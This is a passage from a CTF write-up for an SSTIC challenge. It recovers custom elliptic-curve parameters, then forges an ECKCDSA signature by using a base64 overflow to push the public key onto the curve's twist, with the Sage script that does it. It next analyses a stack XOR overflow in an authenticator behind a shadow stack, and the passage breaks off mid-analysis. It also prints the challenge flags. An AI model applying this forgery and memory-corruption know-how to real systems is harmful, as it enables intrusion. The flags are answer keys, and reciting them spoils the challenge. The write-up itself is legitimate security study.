Note from the definition of λ that the addition on a curve involves neither b nor a, except for point doubling for the latter. Geometrically, λ is the slope between P and Q, it therefore remains the same (except for the sign) for the computation of $R - P = Q$ and $R - Q = P$.

Finding the parameters

The lobster128 curve uses the following value for p:

$$111559192104534069353760890008511275244926479951888026807753167566013787436761$$

The seven first points' x coordinates are provided to us along with the parity of their y coordinate.

We want to recover a and b from those points. We can use the former equations for that and there are surely many ways to do so, but in order to reduce the risk of typos, let's try finding a short way to recover them.

Let's first compute the slope values for computations of $3P - 1P = 2P$ and $1P + 3P = 4P$:

$$\lambda_1^2 = x_1 + x_2 + x_3$$

$$\lambda_2^2 = x_1 + x_3 + x_4$$

Using Tonelli-Shanks algorithm to find a square root of those numbers and defining (improperly) $\sqrt{k}$ as the smallest square root of $k \in \mathbb{Z}_{/p\mathbb{Z}}$ wherever a square root exists:

$$\lambda_1 = \pm\sqrt{x_1 + x_2 + x_3}$$

$$\lambda_2 = \pm\sqrt{x_1 + x_3 + x_4}$$

All those points being distincts,

$$\lambda_1 * (x_3 - x_1) = y_3 + y_1$$

$$\lambda_2 * (x_3 - x_1) = y_3 - y_1$$

Therefore,

$$(x_3 - x_1) * \frac{\lambda_1 - \lambda_2}{2} = y_1$$

$$(x_3 - x_1) * \frac{\lambda_1 + \lambda_2}{2} = y_3$$

Then, as $x_1^3 + a * x_1 + b = y_1^2$ and $x_3^3 + a * x_3 + b = y_3^2$, we have:

$$a = \frac{(y_1^2 - x_1^3) - (y_3^2 - x_3^3)}{x_1 - x_3}$$

$$b = y_1^2 - a_1^3 - a * x_1$$

λ_1 and λ_2 are defined up to their sign. The fastest way to find the right values is to try all the four (actually two as their signs cancels each other out) possibilities. The hash of the (a, b) being given, we can easily check their validity using the provided script.

We finally recover

$$a = 43452926539751777285807960570547485014, b = 76265157614503035001807214549898711832$$

And we get the flag:

`SSTIC{94a19b2019010c12bc842074e0af93c0ba3a5be773ae7043fe891bbb408a261b}`

Changing the values of x-coordinates to lobster256 ones and the value of p, we also get a and b values for the bigger curve.

Step 3 – Overflowing faults

After having found the parameters of lobster curves and getting familiar with them, it is time for us to use them for signing. From now on, only `lobster256` matters as it is the one used by the signature code.

During Step 2, we were able to run arbitrary commands on the sending end of the diode. We used this to read `flag.txt` but we may also use it to set pull former messages from the archive folder.

The files found in the SFTP dump gives us a similar story as the one told in the challenge webpage: someone got access to the home directories, found the private key in the saved message and used it to change the public key on the receiving end, cutting access to the operator of the diode. Now, Admin Eric had put the private key in the message to change key, but the attackers did not.

Using the provided `lobster256.sage` script, we can find which key signed which message and observe that the latest message sent was signed by the key the intruders pushed.

The diode code

In the folder of Admin Eric (and in the test platform), we can find the code running on the receiving end of the diode. In the description provided on the challenge page, we get a clear picture of what we must do: sign an arbitrary message.

The receiving end of the diode uses a UDP socket to get messages from the sending end bound on port 1789. For testing sake, we can use it in the docker platform to send arbitrary message, but it won't be useful for this challenge as the signature verification is laid bare in the code:

```
def check_signature(file, sig):
    args = ["crypto/lobster256", "verify", file, "crypto/lobster_ignition.bin", "crypto/public_key.bin",
sig]
    output = subprocess.run(args, timeout=5)
    return output.returncode == 0

def get_verified_pkg(file):
    try:
        arch = sstic_arch_t.parse_file(file)
    except BaseException as e:
        logging.error(f"Invalid archive format - {e}")
        return None

    with tempfile.NamedTemporaryFile("w+b", delete_on_close=False) as pkg_file:
        with tempfile.NamedTemporaryFile("w+b", delete_on_close=False) as sig_file:
            pkg_file.write(arch.pkg)
            sig_file.write(arch.sig)
            pkg_file.close()
            sig_file.close()
            if not check_signature(pkg_file.name, sig_file.name):
                return None

    try:
        pkg =  lzo.decompress(arch.pkg, False, arch.pkg_decompressed_size, algorithm="LZO1X")
    except BaseException as e:
        logging.error(f"Invalid compressed data: {e}")
        return None
    return pkg
```

The diode sends the file by UDP from the sending end to the receiving one, prefixing the data by its size. There is a check in the receiving function that the sending port has not changed during a file reception in order not to mix up packages. Once done, it is passed to `get_verified_pkg` to extract from it the `pkgs` part, checking its signature.

No immediate flaws appear in the global logic of this program, variables are properly initialized, return values are checked, exceptions are handled. This code leverages the `crypto/lobster256`

binary to perform the signature check, with the `crypto/lobster_key.bin` file that was changed beforehand. Note that only the compressed pkgs part of the archive is authenticated, but the rest of the file is not used at all in the script, so this will not matter.

The lobster256 binary

Once again, we are faced with a binary file. Let's start IDA to take a look at it.

Before digging in the program, we can take a look at some function's name found on it and realize that they cannot only be custom functions, but likely come from a statically-linked library.

A quick search gives us the library: ANSSI's libECC, obviously. This is the library that was named in the call which we have a record of and that was patched for signature verification. We have a patched code in the `260217_projet_lobster.zip` archive, we can assume that it matches the code of the binary.

The base version of libECC is not specified and libECC happens to have two GitHub repos, an archived one stopped at version v0.9.6 at https://github.com/ANSSI-FR/libecc, and its current one at https://github.com/libecc/libecc, at version v0.9.7.

prj_pt_uninit
prj_pt_iszero
prj_pt_zero
prj_pt_is_on_curve
prj_pt_copy
_prj_pt_dbl_monty_aliased
_prj_pt_add_monty_aliased
prj_pt_to_aff
prj_pt_unique
ec_shortw_aff_to_prj
prj_pt_cmp
prj_pt_eq_or_opp
prj_pt_neg
prj_pt_import_from_prj_buf
prj_pt_import_from_packed_buf
prj_pt_import_from_aff_buf
prj_pt_export_to_prj_buf
prj_pt_export_to_packed_buf
prj_pt_export_to_aff_buf
prj_pt_dbl
prj_pt_add

Image 7: functions from lobster256

Using Meld for visual diffing, the v0.9.6 seems closer to the code we have. Most of the changes file are either whitespace changes or file deletions.

The lobster256 curve was added in the supported curves along with the logic to load the ignition file and check its content. Some logic was added to support the use of the seven first points to speed up point multiplication and some functions were added to multiply a point only using its X-coordinate.

The most suspicious edit in the code is in ECKCDSA signing mechanism:

Before:

```
/* 6. Compute W' = sY + eG, where Y is the public key */
prj_pt_mul(&sY, s, Y);
prj_pt_mul(&eG, &e, G);
prj_pt_add(Wprime, &sY, &eG);
prj_pt_unique(Wprime, Wprime);
```

After:

```
/* 6. Compute W' = sY + eG, where Y is the public key */
prj_pt_to_aff(&y_aff, &(pub_key->y));
PRJ_XZ_ONLY_MUL(&sY_aff, &y_aff, s, &(pub_key->params->ec_curve));
PRJ_WIN_MUL(&eG, &e, pub_key->params);
prj_pt_to_aff(&eG_aff, &eG);
AFF_POINT_ADD(&Wprime_aff, &sY_aff, &eG_aff);
```

The names of the functions changed match the the functions implemented in the `lobster256.py`. This part is by far the strangest change as there is no change in the computation done but only in the algorithm used.

Gathering the clues

Every single clue we have so far point in the same direction. We are given a `lobster256.py` file that implements ECKCDSA signing using the reimplemented functions and not using sagemath's embedded elliptic curve tooling. It makes sense as sagemath would detect any tampering of the data as we will likely soon do, but the XZ multiplication is uncommon.

Three articles were provided. One describe the Weierstraß XZ multiplication method used (Montgomery ladder), the second one talks of injecting faults in Montgomery ladder computations but their use-case do not apply as we do not intend to leak a secret key as they do. Their subject, however, is the Montgomery ladder.

The third paper is longer and gives various situations of faults and how they could be exploited.

All papers focus on injecting faults on points, but the signature we pass is (r, s), not a point. It is two 256-bit scalars that could be passed as binary but are passed in base64 format, which does not align and therefore ends up with two final '=' signs in the archive.

Changing them to anything else, we get signature errors, which should not occur.

Leveraging the buffer overflow

The lobster256 program decode the base64 data into a buffer in the stack. This buffer is 64-bytes long in order to fit two 256-bit numbers. Using IDA, we can determine that the structure right after the signature structure is the public key buffer. Thnks to the function names being left and to the source code we have, we can determine it to be of the following type:

```
typedef struct {
  /* A key type can only be used for a given sig alg */
  uint8_t key_type;
  /* Public key, i.e. y = xG mod p */
  prj_pt y;
  /* Elliptic curve parameters */
  const ec_params *params;
  word_t magic;
} __attribute__((packed)) ec_pub_key;
```

The base64 decode process reads four bytes blocks and write three bytes long blocks repeatitivly. For the signature, which is 64 bytes long, there are 11 such blocks and an extra partial one. The partial one only contains one output byte, whose value is stored in the first two bytes of the input block, leaving the next two bytes to be padding, hence the '==' ending. Changing this padding, we can write up to two extra bytes after the signature and therefore overwrite the two first bytes of the previous structure.

The first byte of the overwritten structure is `key_type` and is checked right after the base64 decoding occur:

```
if ( fread(v56, 1uLL, 0x58uLL, v19) == 88 )
{
  if ( (unsigned int)base64_dec(v56, 88LL, v47, 64LL) )
  {
    __printf_chk(1LL, "Error: unable to decode base64 encoded signature from %s\n", a4);
  }
  else if ( (unsigned int)pub_key_check_initialized_and_type(v48, v34) )
  {
    __printf_chk(1LL, "Error: !! Public key corrupted !! ...\n");
  }
```

Figure 8: Key type check

`pub_key_check_initialized_and_type` is implemented as follow:

```
/*
 * Same as previous but also verifies that the signature algorithm type does
 * match the one passed using 'alg_type'. Returns 0 on success, -1 on error.
 */
int pub_key_check_initialized_and_type(const ec_pub_key *A, ec_alg_type alg_type)
{
  int ret = 0;

  MUST_HAVE(((A != NULL) && (A->magic == PUB_KEY_MAGIC) &&
      (A->params != NULL) && (A->key_type == alg_type)), ret, err);
```

```
err:
  return ret;
}
```

Looking at the definition of `ec_alg_type`, we find it to be a enumeration that contains the value `ECKCDSA` with value 2.

The next byte is much more interesting as it is the least signicant byte of the x-coordinate of the public key.

A note on ECDSA and ECKCDSA

Preamble

From now on and up to the end of the chapter, for all point P on an elliptic curve, the notation $P.x$ refers to the x coordinate of said point.

Regardless of the curve, in all equations, $\mathcal{G}$ is the generator of the curve and G is the curve. $\mathcal{Q}$ is the public key, s is the private key (scalar), H is a hashing function, SHA256 for lobster256.

All computation for ECDSA and ECKCDSA are made modulo n, with n being the curve order of the underlying curve.

An ECDSA signature, omitting the edge cases is computed as follow:

- Pick a random $k \in [\![1, n-1]\!]$, where n is the order of the curve
- Compute $x = k\mathcal{G}.x \bmod n$
- Compute $y = k^{-1}(H(m) + sx) \bmod n$, m being the message to sign.
- The signature is (x, y).

The verification is done by computing $(y^{-1}(H(m)\mathcal{G} + x\mathcal{Q})).x$, which should be equal to signature's x.

ECKCDSA differs a bit from this by masking the x coordinate of there signature point (x in ECDSA signature above) using the hash function and by using $s^{-1}\mathcal{G}$ as public key rather than $s\mathcal{G}$. This implies that $s\mathcal{Q} = \mathcal{G}$.

The signature goes as follow:

- Pick a random $k \in [\![1, n-1]\!]$.
- Compute $r = H(k\mathcal{G}.x)$
- Compute $h = H(Q.x \parallel Q.y \parallel m)$
- Compute $e = r \oplus h$
- Compute $y = s * (k - e)$
- The signature is (r, y)

Verification is done by re-computing h then e as r is known and then computing:

$$
\begin{aligned}
y * \mathcal{Q} + e * \mathcal{G} &= (k-e)s\mathcal{Q} + e\mathcal{G} \\
&= (k-e)\mathcal{G} + e\mathcal{G} \\
&= k\mathcal{G}
\end{aligned}
$$

Computing $H((y * \mathcal{Q} + e * \mathcal{G}).x)$, we expect to find r.

Lobster256's twist

The primitive we acquired in the previous section is to be able to change the last byte public key used to check our signature.

We will need to forge a signature for a specific message, that is, a pair (r, y) that satisfies $H((y\mathcal{Q} + e\mathcal{G}).x) = r$. Assuming we will not be able to produce a SHA256 collision for this challenge, this implies that $(y\mathcal{Q} + e\mathcal{G}).x = k\mathcal{G}.x$.

We cannot set arbitrarily the value of h as it is the result of hashing the public key with the message. The same goes for r: we may set it, but given the previous equation, we would need an antecedant of it by SHA256, which is excluded. Given that $r \oplus h = e$, e is fixed too.

Only the computation of $y\mathcal{Q}$ will differ due to the overflow and we are free to set y and the last byte of $\mathcal{Q}.x$.

The addition of $y\mathcal{Q}$ and $e\mathcal{G}$ with the equation presented above. The computation of $y\mathcal{Q}$ is done by a Montgomery Ladder.

In a normal case, the value of $y\mathcal{Q}$ would be $e\mathcal{G} - k\mathcal{G}$, but if $y\mathcal{Q}$ has this value, we would not be able to find a value of y: $y\mathcal{Q}$ would be a point on the normal curve on which we have no way to perform an ECDLP. Therefore, the value of $(y\mathcal{Q} + e\mathcal{G})$ must not be $k\mathcal{G}$ but only share its x-coordinate with $k\mathcal{G}$.

Let's name $P = y\mathcal{Q}$, $Q = e\mathcal{G}$ and $R = P + Q$. Assuming we are not in an edge case, the following equations hold:

$$\lambda = \frac{y_Q - y_P}{x_Q - x_P}$$

$$\lambda^2 = x_P + x_Q + x_R$$

The computation of P is done by a Montgomery Ladder. The algorithm is as follow:

```
def XZ_ADD(X1, Z1, X2, Z2, x, a, b, p):
    X_out = -4*b*Z1*Z2 *(X1*Z2 + X2*Z1) + (X1*X2 - a*Z1*Z2)**2
    Z_out = x *  (X1*Z2 - X2*Z1)**2
    return (K(X_out), K(Z_out))


def XZ_DBL(X1, Z1, a, b, p):
    X_out = (X1**2 - a*Z1**2)**2 - 8*b*X1*Z1**3
    Z_out = 4*Z1*(X1**3 + a*X1*Z1**2 + b*Z1**3)
    return (K(X_out), K(Z_out))


def XZ_EXP(k, xP, yP, a, b, p):
    (X_R0, Z_R0) = (K(xP), K(1))
    (X_R1, Z_R1) = XZ_DBL(K(X_R0), K(Z_R0), a, b, p)
    kb = Integer(k)
    nb = kb.nbits()
    for i in reversed(range(nb - 1)):
        bit = (kb >> i) & 1
        if bit == 0:
            (X_R1, Z_R1) = XZ_ADD(X_R0, Z_R0, X_R1, Z_R1, xP, a, b, p)
            (X_R0, Z_R0) = XZ_DBL(X_R0, Z_R0, a, b, p)
        else:
            (X_R0, Z_R0) = XZ_ADD(X_R0, Z_R0, X_R1, Z_R1, xP, a, b, p)
            (X_R1, Z_R1) = XZ_DBL(X_R1, Z_R1, a, b, p)
    xR0 = X_R0 / Z_R0
    xR1 = X_R1 / Z_R1
    # Marc Joye's formula : "Weierstass Elliptic Curves and Side-Channel Attacks"  (8)
    yR0 = (2*b + (a + xP * xR0) * (xP + xR0) - xR1 * (xP - xR0)**2) / (2 * yP)
    return (xR0, yR0)
```

For some computation of $Q = kP$, noting $P = (x_P, y_P)$ and $Q = (x_Q, y_Q)$, disregarding the details of the algorithm, the value of y_Q is:

$$y_Q = \left(2b + (a + x_P * x_Q) * (x_P + x_Q) - x'_R * (x_P - x_Q)^2\right) * (2y_P)^{-1}$$

where $x_{R'}$ is some value used in the algorithm. The input y_P is not used elsewhere in the algorithm. This implies that in the computation of $Q = kP$, $y_Q y_P$ is a constant depending on x_P and k.

This means that considering a point (x_S, y_S) on the curve and a point (x_S, y'_S) that is not on the curve, noting $k * (x_S, y_S) = (x_{kS}, y_{kS})$ and $k * (x_S, y'_S) = (x_{kS}, y'_{kS})$, we would have:

$$y'_{kS} * y'_S = y_{kS} * y_S$$
$$\Rightarrow y'_{kS} = \left(\frac{y_S}{y'_S}\right) * y_{kS}$$

Therefore, calling $\varepsilon = y_S^{-1} y'_S$, y'_{kS} and x_{kS} satisfy the equation:

$$\varepsilon^2 {y'_{kS}}^2 = {y_{kS}}^2 = {x_{kS}}^3 + a x_{kS} + b$$

In the nominal case, that is without our tampering, $\varepsilon = 1$.

The primitive we had was to change the x-coordinate of the public key. If we set the x-coordinate, provided that we may lift this coordinate into a point (i.e. that a point on the curve exists for the selected x-coordinate), then the computation presented above will hold.

This implies that for a liftable value of x, noting The value of the x-coordinate of the resulting point will be zero only if the computation of the lifter x point would yield zero as x-coordinate. This implies that the order of the curve generated by this point is the same as the curve order, which does not allow us to perform an ECDLP.

Now, the following statement apply only if x can be lifted. For any other value of x, it does not. Those x values are in fact the values for which $x^3 + ax + b$ is not a square number. In order to be able to perform a square root on it, we can embed all of our equation in $\mathbb{Z}_{/p^2\mathbb{Z}}$, in which we can properly find square roots for those numbers.

We can therefore pick a number x that is the x coordinate from the public key with the last byte changed for which not corresponding y value exist, compute one in the curve embedded in $\mathbb{Z}_{/p^2\mathbb{Z}}$ and compute the order of the newly found curve.

This curve is in a fact the *twist* of Lobster256. Its order is:

$$111559192104534069353760890008511275244850969430123083122289260340585038297653$$
$$=$$
$$235989105379 * 274321494283 * 596117795627 * 50255902060627 * 59797588771913 * 961946097496477$$

We observe that all prime factor are roughly the same small size, which is a great news for ECDLP.

Finding the right point

The previous equation were

$$\lambda = \frac{y_Q - y_P}{x_Q - x_P}$$
$$\lambda^2 = x_P + x_Q + x_R$$

We will try to eliminate from those equations the term y_P by using the property above to replace it with x_P.

We have:

$$
\begin{aligned}
& \lambda(x_Q - x_P) = (y_Q - y_P) \\
\Rightarrow\ & \lambda^2 (x_P - x_Q)^2 = y_P^2 - 2 y_P y_Q + y_Q^2 \\
\Rightarrow\ & (x_P + x_R + x_Q)(x_P - x_Q)^2 = y_P^2 - 2 y_P y_Q + y_Q^2 \\
\Rightarrow\ & y_P^2 + y_Q^2 - \lambda^2 (x_P - x_Q)^2 = 2 y_P y_Q \\
\Rightarrow\ & \left(y_P^2 + y_Q^2 - \lambda^2 (x_P - x_Q)^2\right)^2 = 4 y_Q^2 y_P^2 \\
\Rightarrow\ & \left(\varepsilon^2 (x_P^3 + a x_P + b) + y_Q^2 - (x_P + x_Q + x_R)(x_P - x_Q)^2\right)^2 = 4 y_Q^2 \varepsilon^2 (x_P^3 + a x_P + b)
\end{aligned}
$$

This equation is a polynom of degree 6 in x_P in $\mathbb{Z}_{/p^2\mathbb{Z}}$. Solving it using a solver is the proposed solution in third paper, which could be done using SageMath.

From the variables we could not arbitrarily control, e, r and h, we now have a point $\mathcal{Y}$ that satisfy $(\mathcal{Y} + e\mathcal{G}).x = k\mathcal{G}.x$ and that satisfy the constraint created by multiplying a skewed public key. Now we only need to find a proper factor that would satisfy $y\mathcal{Q}' = \mathcal{Y}$ with the computation done using Montgomery Ladder.

Discrete Logarithm on the twist

We now have a point $\mathcal{Y}' = (x', y')$ for which

$$\varepsilon^2 y'^2 = x'^3 + a x' + b$$

We know the base point of this point, that is, $\mathcal{Y} = (x', \varepsilon y')$ to be on the twist.

When the signature check will occur, the program will multiply the skewed public key $\mathcal{Q}'$ by y, which will be equivalent to multiply the point $\mathcal{Q}'' = (\mathcal{Q}'.x, \varepsilon\mathcal{Q}'.y)$ by y then dividing the y-coordinate by ε.

We can therefore look for y that satisfy $\mathcal{Y} = y\mathcal{Q}''$.

ECDLP could be done manually by performing an ECLDP for each subcurve of the twist, which all have an order $961946097496477 \approx 2^{34.5}$ at most, but the `pari.elllog()` function is slightly more efficient using a single thread and way more convenient. Let's use it instead.

The least significant byte can be set to zero to get the skewed key on the twist.

The final Sage code used to compute the value of y is:

```
from sage.libs.pari import pari
import hashlib

a = 38518268011844958383984737875894065125464475257272060615078072556169774890831
b = 81467430943253026863114675468814898031035215312166850155424429235431154214558
p = 0xf6a443df32d5bcc4e9ea3d61f64521d067002154810ac3fbdf5b67c7d9be76d9
h = 0xb7a98c17d9d11679c783d69c0aff6cee7525f7aef1a0acf42ff80c758612e279

K = GF(p)
K2 = GF(p*p)
E = EllipticCurve(K, [a, b])
E2 = EllipticCurve(K2, [a, b])
G = E.lift_x(0xbc1cebd3b15296ee11266a0e3b6a9c446e221acaaf1289f9a54742afff4b7e3f)

ynorm = K(0x3df664f509e776e36964b36a70224b636088515e70e0e8d58de2c0b3e87b71f7)
# Original public key is 0x9b3d009d95fcef43db6a31a95cc2a9f289afa1f78e9d6f3568f24dfc18b85bae
xbad = K(0x9b3d009d95fcef43db6a31a95cc2a9f289afa1f78e9d6f3568f24dfc18b85b00)
eps = (xbad ^ 3 + a * xbad + b)/(ynorm ^ 2)
eps1 = K2(Integer(eps)).sqrt()
```

```
Pub = E2.lift_x(xbad)
twist_order = Pub.order()

print("Pub order", twist_order)
print("Pub factors", factor(twist_order))

R.<x> = PolynomialRing(K, 'x')

for k in range(1, 100):
    kG = k * G
    r = int.from_bytes(hashlib.sha256(int(kG[0]).to_bytes(32, 'big')).digest(), 'big')
    e = h.__xor__(r)

    eG = e * G

    xq = eG[0]
    yq = eG[1]
    xr = kG[0]

    yp2 = eps * (x^3 + a*x + b)
    lam2_pol = (xr + x + xq)
    left_part = (yp2 + yq^2 - lam2_pol * (xq - x)^2)
    right_part = 4 * yq^2 * yp2
    x_pol = left_part^2 - right_part

    for xp, _ in x_pol.roots():
        if xp == xq:
            continue
        yp2 = K2(eps * (xp ^ 3 + a * xp + b))
        if not yp2.is_square():
            print("y not a square for x", xp)
            continue

        # Account for parity
        for m in (1, -1):
            yp = m * yp2.sqrt()
            H = E2(K2(xp), K2(yp) / eps1)

            # Check that this point will create the right point after addition
            slope = (yq - yp) / (xq - xp)
            xr_test = slope ^ 2 - xp - xq

            print("Testing point", H)
            if xr != xr_test:
                print("Bad sum for m="+str(m))
                continue

            if twist_order * H != 0 * H:
                print("Rejecting for bad curve order", xp)
                continue

            print("Point is suitable, computing ECDLP...")
            print("R=", r)
            ret = pari.elllog(E2, H, Pub, pari.ellorder(E2, Pub))
            print("ECDLP", ret)
            input()
```

Packing the whole archive together along with the key, we finally get an archive that is accepted by the server and that changes the public key used. From now on, we can just use our public key to sign messages, and we used this to print sign a message with the command to print the flag on the screen.

We finally get:

`SSTIC{5579a85b0f2e9f87d6a4696b951d0dfcc6f2908e219a756e43e0b2e32112b397}`

Step 4 – Dancing in shadow

Finally, we are able to send message to the receiving end of the diode. Our journey is not over as we now need to disarm the weapon.

The receiving script have a few orders that can be passed to it: open a TCP client to the authentication module, send data on it and close a connection. Connection are stacked, the last coonection opened is the current one and the one closed when a close order is passed. The packet send to it are processed by the authentication module wihch then forward them to the final server. The code of the final server is available on the test platform and is pretty simple and without surprise. It can receive and order to disarm that would print the email we search to finish the whole challenge.

Looking in the test platform, the flag appears to be the start of a users.db file that must the one containing user data for authentication.

The surprising part of this whole architecture is the presence of a “supervisor” program that watches over the authenticator program and prevent, according to the documention, ROPing. This is done by checking the return address in the stack, forming a kind of shadow stack.

A quick look into the authenticator

The authenticator is a binary file. Let’s open it in IDA.

The binary listens and accepts incoming connections on its TCP port and start a thread for each. For each connection, it will read incoming messages, unpack them then process them.

The format of the message is the following:

- The size of the message, encoded in 32-bits, big endian. This part is added by the destination script.
- The message:
  - Operation code as an unsigned char
  - Error code on two bytes (ignored by the server)
  - Value count n as big-endian unsigned short
  - Values: array of submessage that are:
    - Value type as unsigned char (0 for a string, 1 for a float)
    - Value size as big endian unsigned short
    - Content (byte array)
  - (Optional) CRC array: at most n big endian unsigned short

Operation code lists are provided in the serialize.py in `Weapon_common/`:

```
class OperationCode(Enum):
    AUTHENT = 0
    GET_TARGET = 1
    SET_TARGET = 2
    FIRE = 3
    DISARM = 4
    GET_VERSION = 5
    IMPERSONATE = 6
```

We are expected to authenticate providing a user and a password. The command for it is 0 and it is expected that the values are a couple of string, a username and a password. At this point, the server reads our messages until it receives a proper authentication message. This is the first loop:

```
24   while ( 1 )
25   {
26     client_sock = a1->client_sock;
27     if ( v5 )
28       break;
29     if ( receive_tlv_pack(client_sock, &reception_holder) )
30       goto terminate;
31     if ( reception_holder.action )
32     {
33       if ( reset_leaking(&send_holder) )
34         goto terminate;
35     }
36     else if ( find_user(&reception_holder, &v12, a1, &a3) || sub_1950(&send_holder, v12, &a3) )
37     {
38 terminate:
39       shutdown_and_close_socket(a1->client_sock);
40       pthread_exit(0LL);
41     }
42     v6 = send_data(a1->client_sock, &send_holder);
43     reset_struct_27(&reception_holder);
44     reset_struct_27(&send_holder);
45     if ( v6 )
46       goto terminate;
47     v5 = v12;
48   }
```

Figure 9: The “wait for authentication” loop

In the screen above, `reception_holder` and `send_holder` are structure that hold unpacked messages. Their definition is:

```
00000000 struct tlv_data_holder // sizeof=0x10
00000000 {                                          // XREF: start_routine/r
00000000                                            // start_routine/r
00000000     char action;                           // XREF: start_routine+34/w
00000000                                            // start_routine+39/w ...
00000001     char field_1;
00000002     __int16 field_2;
00000004     __int16 object_count;
00000006     __int16 field_6;
00000008     tlv_unpacked *messages;
00000010 };

00000000 struct tlv_unpacked // sizeof=0x10
00000000 {
00000000     char type;
00000001     // padding byte
00000002     unsigned __int16 length;
00000004     // padding byte
00000005     // padding byte
00000006     // padding byte
00000007     // padding byte
00000008     void *value;
00000010 };
```

Figure 10: Types used in the authenticator

After that, it let us send commands and either

1. Run them if the commands are meant for the authenticator
2. Forward them to the backend
3. Disregard them if the command is not allowed

```
 49   while ( 1 )
 50   {
 51     if ( receive_tlv_pack(client_sock, &reception_holder) )
 52       goto terminate;
 53     nullsub_1();
 54     if ( is_action_allowed(a1, &reception_holder) )
 55     {
 56       if ( reception_holder.action == 5 )
 57       {
 58         if ( set_holder_to_one_data(v9[0], (unsigned int)v9[1], &send_holder) )
 59           goto terminate;
 60       }
 61       else if ( reception_holder.action > 5u )
 62       {
 63         if ( reception_holder.action != 6 )
 64         {
 65 LABEL_24:
 66           reset_tlv_and_set_code(&reception_holder, &send_holder);
 67           goto terminate;
 68         }
 69         if ( impersonate(&reception_holder, &send_holder, a1) )
 70           goto terminate;
 71       }
 72       else
 73       {
 74         if ( (unsigned __int8)(reception_holder.action - 1) > 3u )
 75           goto LABEL_24;
 76         if ( send_recv_pipe(a1->ss_fd->wta_pipe, a1->ss_fd->atw_pipe, &reception_holder, &send_holder) )
 77           goto terminate;
 78       }
 79     }
 80     else if ( dump_stored_struct_to_tlvh(&reception_holder.action, &send_holder, &a3) )
 81     {
 82       goto terminate;
 83     }
 84     if ( send_data(a1->client_sock, &send_holder) )
 85       goto terminate;
 86     reset_struct_27(&reception_holder);
 87     reset_struct_27(&send_holder);
 88     client_sock = a1->client_sock;
 89   }
```

Figure 11: The second loop

Before anything is done, the `users.db` file is read into a heap buffer and its size and a pointer towards it are stored in static variables.

During the deserialization process, the values in the optional CRC array is checked. The process is to interpret the payload of a value as an array of shorts, then xoring those short one by one into a variable on stack. The case of the payload having an odd count of bytes is handled, but the detail is irrelevant. The provided CRC value is xored into the variable and if the result is not 0, a message is printed.

An array of 64 byte is allocated on the stack for this check, the first check uses the two first bytes, the second the two next and so on. If there is more than 32 values in the payload, the computation overflows and starts xoring variables after the buffer in the stack.

This is a 64-bytes long buffer overflow. Using IDA, we can find what those variables are on the stack, each of them are 8-bytes:
1. padding
2. Saved RBX
3. Saved RBP
4. Saved R12
5. Saved R13
6. Saved R14
7. Saved R15
8. Saved RIP

Basically, we can xor all of these registers during the deserialization of a message. RBX and RBP are stored in the calling frame once more and are therefore restored and unused by the time we return back into the thread's main function.

In a normal case, we would immediatly rush to create a ROPchain and get RCE in this program. However, we've been hinted way too much that there are ROP mitigation and a shadow stack for it not to matter. Trying it, just in case, we can confirm the supervisor kills the program if the return address mismatches.

The primitive we have for now is very strong, but let's give a quick look to the supervisor before trying to use it.

A quick look into the supervisor

Using the bug we found in the previous section, we can XOR the return address by an arbitrary value. Upon return of the function, we indeed see the supervisor kill the process due to a shadow stack violation.

Opening without too much effort this binary, we can find that it uses the library Zydis to disassemble and reassemble code and put breakpoints in the `.text` section on return instruction. Dumping the whole `.text` of the program using `/proc/<pid>/mem` and `/proc/<pid>/maps` and diffing it with the one from the ELF file, we indeed confirm the insertion of those breakpoints.

Looking around the supervisor binary, it would appear that this `ret` instruction hijacking occurs only on our `.text` and not on shared library executable section. This would mean that if we were to strike the saved RIP during a function of, say, libc.so, the supervisor would not see and "allow" the ROPchain to run, provided that it does not pass by any patched byte.

This property was left aside, we'll see into that if at some point the supervisor starts meddling with the authenticator more than by just checking the return addresses.

Arbitrary print into VNC

In the first section, we had found a way to xor a handful of register upon deserialization of a network packet. Let's see what primitives this first one can offer. First, most function return an error code that, if it is non-zero basically leads to the termination of the thread. It is stored in EAX.

For the `receive_tlv_pack` function, error cases are error on reception, which will be due to us sending empty data or cutting the TCP stream. Errors would also occur it if a TLV declares a size that does not fit the received message or if there a too few or too many CRCs appended to the message. Wrong CRC is not error case.

Looking at the definition of the first loop, in order to be able not to terminate right after reception, we either need to have a non-zero operation code (action in the code), as `reset_leaking` always return 0 or have find_user returns 0 and sub_1950 return 0 (no matter if we connected or not, that is stored in v12).

find_user fails if

- Any of its argument is NULL
- Value count received is not 2
- Operation is not AUTHENT (0)
- Values are not both strings
- Bad lengths in value buffers. They represent the username and the password. Username is limited to 64 bytes, password to 256 bytes.
- An error occured during sha256
- The user is not found

Note that the password being wrong is not an error. We can notice that there seems to be a heap buffr overflow on username processing:

```
  length = messages->length;
  if ( (unsigned __int16)length > 0x40u )
    return 23;
  *((_BYTE *)messages->value + length) = 0;
```

We won't look too much into it for now as messages->value is a heap buffer and we would rather not touch the heap if we do not need to.

Note that the following code is executed when a user with the same username as input is found (code reconstructed for clarity):

```
if (hash_match) {
  a3->allowed_actions = entry->some_id;
  memset(a3->field_10.name, 0, 64);
  strncpy(a3->field_10.name, entry->name, 64);
} else {
  puts("Invalid password.");
}
*a2 = hash_match;
memcpy(a4, a1->messages->value, a1->messages->length);
```

`a3` is a structure in the heap per connection that contains a name field. This name is the name sent back to us afterwards through the function sub_1950. What must acknowledged in the code above is that the memcpy occur even if the password is not right. length is checked to be lesser or equal to 64, we will not overflow (in a normal case).

Let's trace a bit where our xored registers go. They were, for memory, r12 to r15 as changing RIP would crash the program. R15 does not seem to be used. R12 is the a3 argument in find_user, this is the thread-local structure. It is also used to get the file descriptor of the socket every loop iteration. R13 is a pointer to reception_holder, which is the first argument to find_user and contains the data we just sent to the server. Note that when the reception is done, R13 is used to pass the pointer to the function, but during the check right after that the operation is AUTHENT, rsp is used as the holder is on the stack. R14 is a pointer to v12, which is the output byte for find_user to let us know if the authentication was successful.

The memcpy above is really tempting and we would like to reach it and see what we can do with it. The a4 variable is a pointer to a name stored in the stack, which is recomputed every loop iteration. After this in the stack is a pointer to the version string provided when the thread starts and the size of this string afterwards. Once logged, we can ask for the version of the server and read the buffer pointed by this. Overwritting those bytes could enable us to perform an arbitrary read, which is what we want.

Now, `a1->messages[0].length` was checked. However, accessing it requires two indirections and right before it we have a `*a2 = hash_check` statement. If we get a2 to point in the pointer `a1->messages` which is on the stack, we may change right before the memcpy the buffer that will be copied.

Going in this direction, we notice that `a2` is also used at the beginning of the function:

```
  v7 = a1->object_count == 2;
  *a2 = 0;
  if ( !v7 )
    return 23;
  messages = a1->messages;
```

